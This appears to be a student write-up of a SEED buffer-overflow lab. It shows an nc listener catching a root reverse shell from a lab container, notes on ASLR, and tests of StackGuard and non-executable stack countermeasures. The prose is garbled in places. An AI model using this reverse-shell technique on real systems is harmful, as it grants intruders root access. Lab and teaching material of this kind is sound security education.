
```
[11/04/23]seed@VM:~/.../Labsetup$ nc -nvlp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 43520
root@3ddb41e88fbf:/bof# whoami
whoami
root
root@3ddb41e88fbf:/bof# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@3ddb41e88fbf:/bof#
```

The reason for this is that when the Address Space Layout Randomization countermeasure was turned off, the stack frame always started from the same memory position for each program for the sake of simplicity. This made it simple for us to predict or locate the offset, which is the to place our malicious code and the difference between the return address and the start of the buffer.The program's matching return address. However, when the Address Space Layout Randomization countermeasure is activated, the stack frame's. The starting place is always randomized and unique. As a result, we are unable to appropriately determine the starting point .The offset is used to perform the overflow. The only choice left is to try as many times as possible till we reach the address.


Tasks 7: Experimenting with Other Countermeasures

Task 7.a: Turn on the StackGuard Protection

Remove the -fno-stack-protector flag from the gcc flag, in the make file of server code.



```
FLAGS_32 = -static -m32
TARGET   = server stack-L1 stack-L2 stack-L3 stack-L4

L1 = 100
L2 = 180
L3 = 200
L4 = 80

all: $(TARGET)

server: server.c
        gcc -o server server.c

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS) $(FLAGS_32) -o $@ stack.c

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c

stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) -DSHOW_FP $(FLAGS) -o $@ stack.c

stack-L4: stack.c
```




```
[11/04/23]seed@VM:~/.../server-code$ gcc -DBUF-SIZE=100 -DSHOW_FP -z execstack -static -m32 -o stack-L1
stack.c
<command-line>: warning: ISO C99 requires whitespace after the macro name
[11/04/23]seed@VM:~/.../server-code$
[11/04/23]seed@VM:~/.../server-code$
[11/04/23]seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xff91c6b8
Buffer's address inside bof():     0xff91c5e4
*** stack smashing detected ***: terminated
Aborted
```

Compile the stack.c file and use badfile as the input.

You can see that stack smash is detected.


Task 7.b: Turn on the Non-executable Stack Protection

We can specifically make it nonexecutable using the "-z noexecstack" flag in the compilation.
In the shell code folder, remove the flag in the makefile file.



```

all:
	gcc -m32 -z execstack -o a32.out call_shellcode.c

clean:
	rm -f a32.out a64.out codefile_32 codefile_64

```

As you can see the stack is no longer executable.



```
[11/05/23]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
[11/05/23]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[11/05/23]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[11/05/23]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
```

This problem is plainly caused by the stack no longer being executable. When we undertake a buffer overflow attack, we attempt to launch a program that may easily grant us root access and therefore be quite malicious. However, this program is often stored in the stack, and we attempt to input a return address. This indicates the presence of harmful applications. The stack memory arrangement shows that it solely stores local information. Variables and arguments, as well as return addresses and ebp values, are all supported. However, none of these values will be realized. There is no need for the stack to be executable because there is no execution requirement.